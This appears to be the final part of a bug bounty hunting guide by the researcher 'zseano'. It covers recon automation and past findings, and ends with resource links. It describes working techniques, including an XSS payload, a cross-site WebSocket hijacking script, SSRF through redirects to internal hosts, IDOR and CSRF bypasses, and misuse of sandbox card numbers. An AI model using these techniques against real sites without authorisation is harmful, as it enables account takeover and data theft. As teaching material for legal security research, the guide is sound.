At this point I would have spent months and months on the same program and should have a complete mental mind map about the target including all of my notes I wrote along the way. This will include all interesting functionality available, interesting subdomains, vulnerable parameters, bypasses used, bugs found. Over time this creates a **complete understanding** of their security as well as a starting point for me to jump into their program as I please. Welcome to the “bughunter” lifestyle. **This does not happen in days, so please be patient with the process.**

Vulnerabilities 594	Accuracy 100.00%
Hall of Fame Showing the top programs you have valid submissions against.	Average severity 2.73
Total 24 Private 19	

The last step is simply rinse & repeat. Yes, that simple. Keep a mental note of the fact developers are continuing to make the same mistakes over & over. Keep running tools to check for new changes, continue to play with interesting endpoints you listed in your notes, keep dorking, test new features as they

come out, but most importantly you can now **start applying this methodology to another** program. Once you get your head around the fact that my methodology is all about just simply testing features in front of you, reverse engineering the developers' thoughts with any filters & how things were setup and then expanding your attack surface as time goes on, **you realise you can continuously** switch between 5-6 wide-scoped programs and always have something to play with. (*Bigger the company the better, more likely to release changes more frequently!*)

Two common things I suggest you look into automating which will help you with hunting and help create more time for you to do hands on hacking:

- Scanning for subdomains, files, directories & leaks

You should look to automate the entire process of scanning for subdomains, files, directories and even leaks on sites such as GitHub. Hunting for these manually is time consuming and your time is better spent hands on hacking. You can use a service such as CertSpotter by SSLMate to keep up to date with new HTTPS certificates a company is creating and @NahamSec released LazyRecon to help automate your recon:

<https://github.com/nahamsec/lazyrecon>

- Changes on a website

Map out how a website works and then look to continuously check for any new functionality & features. Websites change all the time so staying up to date can help you stay ahead of the competition. Don't forget to also scan .js files as these usually contain new code first from experience. I do not know of a public tool that does this currently.

As well as the above I recommend **staying up to date with new programs & program updates**. You can follow <https://twitter.com/disclosedh1> to receive updates on new programs being launched and you can subscribe to receive

program updates via their policy page. Programs will regularly introduce new scopes via Updates and when there's new functionality, there are new bugs.

A few of my findings

From applying my methodology for years I've managed to find quite a few interesting finds with huge impact. Sadly I can't disclose information about all of the companies I have worked with but I can tell you bug information and how I went about finding these bugs to hopefully give you an idea of how I apply my methodology. One thing to note is that I don't just test on private programs.

- 30+ open redirects found, leaking a users' unique token multiple times

I found that the site in question wasn't filtering their redirects so I found lots of open url redirects from just simple dorking. From discovering so many so quickly I instantly thought.. "This is going to be fun :D". I checked how the login flow worked normally & noticed auth tokens being exchanged via a redirect. I tested and noticed they whitelisted *.theirdomain.com so armed with lots of open url redirects I tested redirecting to my website. I managed to leak the auth token but upon the first test I couldn't work out how to actually use it. A quick google for the parameter name and I found a wiki page on their developer subdomain which detailed the token is used in a header for API calls. The PoC I created proved I could easily grab a users' token after they login with my URL and then view their personal information via API calls. The company fixed the open url redirect, but didn't change the login flow. I managed to make this bug work multiple times before they made significant

changes.

- Stored XSS via their mobile app on heavily tested program

I mentioned this briefly earlier. This was on a heavily tested public bug bounty program that has thousands of resolved reports. I simply installed their mobile app and the *very first* request made generated a GDPR page which asked me to consent to cookies. Upon re-opening the application the request was **not** made again. I noticed in this request I could control the “returnurl” parameter which allowed me to inject basic HTML such as “><script>alert(0)</script>” - and upon visiting, my XSS would execute. A lot of researchers skip through a website and the requests quickly and can miss interesting functionality that only happens once. The very first time you open a mobile application sometimes requests are made only once (registering your device). Don’t miss it!

- IDOR which enabled me to enumerate any users’ personal data, patch gave me insight as to how the developers think when developing

This bug was relatively simple but it’s the patch that was interesting. The first bug enabled me to just simply query `api.example.com/api/user/1` and view their details. After reporting it and the company patched it they introduced a unique “hash” value which was needed to query the users details. The only problem was, changing the request from GET to POST caused an error which leaked that users’ unique hash value. A lot of developers only create code around the intended functionality, for example in this case they were expecting a GET request but when presented with a POST request, the code had no idea what to do and ended up causing an error. This is a clear example of how to use my methodology because from that knowledge I knew that the same problem would probably exist elsewhere throughout the web application as I

know a developer will typically make the same mistake more than once. From them patching my vulnerability I got an insight as to how the developers are thinking when coding. Use patch information to your advantage!

- Site-wide CSRF issue

Relatively simple, the company in question had CSRF tokens on each request but if the value was blank then it would **display an error asking you to re-submit the form**, with the changes you intended to make reflected on the page. This was a site-wide issue as every feature produced the same results. The website had no X-FRAME-OPTIONS so I could simply send the request and display the results in an iframe, and then force the user to re-submit the form without them realising. You can actually find this as a challenge on my website!

- Bypassing identification process via poor blacklisting

The site in question required you to verify your identity in order to claim a page, except a new feature introduced for upgrading your page allowed me to bypass this process and I only had to provide payment details. The only problem was they didn't blacklist sandbox credit card details so armed with that I was able to claim any page I wanted without verifying my identity at all. How? Because sandbox credit card details will always return "true", that's their purpose. They tried to fix this by blacklisting certain CC numbers but I was able to bypass by using numerous different details.

- WayBackMachine leaking old endpoints for account takeover

When using WayBackMachine to scan for robots.txt I found an endpoint which was named similar to a past bug I had found. The first initial bug I found

enabled me to supply the endpoint with a user's ID and it would reveal the email associated with that account. Since the newly discovered endpoint's name was similar I simply tried the same parameter and checked what happened. To my surprise, instead of revealing the email it actually logged me into their account! This is an example of using past knowledge of how a website is working to find new bugs.

- API Console blocked requests to internal sites but no checks done on redirects

A very well known website provides a Console to test their API calls as well as webhook events. They were filtering requests to their internal host (such as localhost, 127.0.0.1) but these checks were only done on the field input. Supplying it with <https://www.mysite.com/redirect.php> which redirected to <http://localhost/> bypassed their filtering and allowed me to query internal services as well as leak their AWS keys. If the functionality you are testing allows you to input your own URL always test for how it handles redirects, there is always interesting behaviour!

- Leaking data via websocket

Most developers when setting up websocket functionality won't verify the website attempting to connect to their WebSocket server. This means an attacker can use something like shown below to connect and send data to be processed, as well as receiving responses. Whenever you see websocket requests always run basic tests to see if your domain is allowed to connect & interact.

```
<script>
  function WebSocketTest() {
    var ws = new WebSocket("ws://website.com");
    ws.onopen = function() {
      ws.send("param1=example&param2=example");
    };

    ws.onmessage = function (evt) {
      var received_msg = evt.data;
      alert("Message received:" + received_msg);
    };
  }
</script>
```

Message received...{"channel":"1d3841d4-e079-4f0c-891e-...

☐ Prevent this page from creating additional dialogues

OK

The result of the code above returned personal information about the user. The fix for the company was to block any outside connections to the websocket server and in turn the issue was fixed. Another approach to fix this issue could of been to introduce CSRF/session handling on the requests.

- Signing up using @company.com email

When claiming ownership of a page I noticed that when creating an account if I set my email to zseano@company.com then I was whitelisted for identification and could simply bypass it. No email verification was done and I could become admin on as many pages as I wanted. Simple yet big impact! You can read the full writeup here:

<https://medium.com/@zseano/how-signing-up-for-an-account-with-an-company-com-email-can-have-unexpected-results-7f1b700976f5>

Another example of creating impact with bugs like this is from researcher @securinti and his support ticket trick detailed here:

<https://medium.com/intigriti/how-i-hacked-hundreds-of-companies-through-their-helpdesk-b7680ddc2d4c>

- “false” is the new “true”

Again extremely simple but I noticed when claiming ownership of a page each user could have a different role, Admin & Moderator. Only the admin had access to modify another user’s details and this was defined by a variable, “canEdit”:”false”. Wanting to test if this was working as intended I tried to modify the admin’s details and to my surprise, it worked. It can’t get any simpler than that when testing if features are working as intended.

Useful Resources

Below are a list of resources I have bookmarked as well as a handful of talented researchers I believe you should check out on Twitter. They are all very creative and unique when it comes to hacking and their publicly disclosed findings can help spark new ideas for you (as well as help you keep up to date & learn about new bug types such as HTTP Smuggling). I recommend you check out my following list & simply follow all of them.

<https://twitter.com/zseano/following>

<https://www.yougetsignal.com/tools/web-sites-on-web-server/>

Find other sites hosted on a web server by entering a domain or IP address

<https://github.com/swisskyrepo/PayloadsAllTheThings>

A list of useful payloads and bypass for Web Application Security and Pentest/CTF

<https://certspotter.com/api/v0/certs?domain=domain.com>

For finding subdomains & domains

<http://www.degraeve.com/reference/urlencoding.php>

Just a quick useful list of url encoded characters you may need when hacking.

<https://apkscan.nviso.be/>

Upload an .apk and scan it for any hardcoded URLs/strings

<https://publicwww.com/>

Find any alphanumeric snippet, signature or keyword in the web pages HTML, JS and CSS code.

<https://github.com/masatokinugawa/filterbypass/wiki/Browser's-XSS-Filter-Bypass-Cheat-Sheet> and <https://d3adend.org/xss/ghettoBypass>
<https://thehackerblog.com/tarnish/>

Chrome Extension Analyzer

<https://medium.com/bugbountywriteup>

Up to date list of write ups from the bug bounty community

<https://pentester.land>

A great site that every dedicated researcher should visit regularly. Podcast, newsletter, cheatsheets, challenges, Pentester.land references all your needed resources.

<https://bugbountyforum.com/tools/>

A list of some tools used in the industry provided by the researchers themselves

<https://github.com/cujanovic/Open-Redirect-Payloads/blob/master/Open-Redirect-payloads.txt>

A list of useful open url redirect payloads

<https://www.jsfiddle.net> and <https://www.jsbin.com/> for playing with HTML in a sandbox. Useful for testing various payloads.

<https://www.twitter.com/securinti>
<https://www.twitter.com/filedescriptor>
https://www.twitter.com/Random_Robbie
<https://www.twitter.com/iamnoooob>
<https://www.twitter.com/omespino>
<https://www.twitter.com/brutellogic>
<https://www.twitter.com/WPalant>
https://www.twitter.com/h1_kenan
<https://www.twitter.com/irsdl>
https://www.twitter.com/Regala_
https://www.twitter.com/Alyssa_Herrera_
<https://www.twitter.com/ajxchapman>
<https://www.twitter.com/ZephrFish>
<https://www.twitter.com/albinowax>
https://www.twitter.com/damian_89_
<https://www.twitter.com/rootpentesting>
https://www.twitter.com/akita_zen
<https://www.twitter.com/0xw2w>
<https://www.twitter.com/gwendallecoguic>
<https://www.twitter.com/ITSecurityguard>
<https://www.twitter.com/samwcyo>

Final Words

I hope you enjoyed reading this and I hope it is beneficial to you in the journey of hacking and bug bounties. Every hacker thinks and hacks differently and this guide was designed to give you an insight as to how **I personally** approach it & to show you it isn't as hard as you may think. I stuck to the same program and got a clear understanding as to what features were available and the basic issues they were vulnerable to and then increased my attack surface.

Even though I have managed to find over 600 vulnerabilities using this exact flow, **time and hard work is required**. I never claim to be the best hacker and I never claim to know everything, you simply can't. This methodology is simply a "flow" I follow when approaching a website, questions I ask myself, areas I am looking for etc. Take this information and use it to aid you in your research and to mold your own methodology around.

After years I have managed to apply this flow on multiple programs and have successfully found **100+ bugs on the same 4 programs** from sticking to my methodology & checklist. I have notes on various companies and can instantly start testing on their assets as of when I want. I believe anyone dedicated can replicate my methodology and start hacking instantly, it's all about how much time & effort you put into it. How much do you enjoy hacking?

A lot of other hackers have perfected their own methodologies, for example scanning for sensitive files, endpoints and subdomains, and as I mentioned before, even automated scanning for various types of vulnerabilities on their discovered content. The trend with bug bounties and being a natural hacker is building a methodology around what **you enjoy hacking & perfecting your**

talent. Why did you get interested in hacking? What sparked the hacker in you? Stick to that, expand your hacker knowledge and have fun breaking the internet, legally!

As the wise BruteLogic says, **don't learn to hack, hack to learn.**

Good luck and happy hacking.

-zseano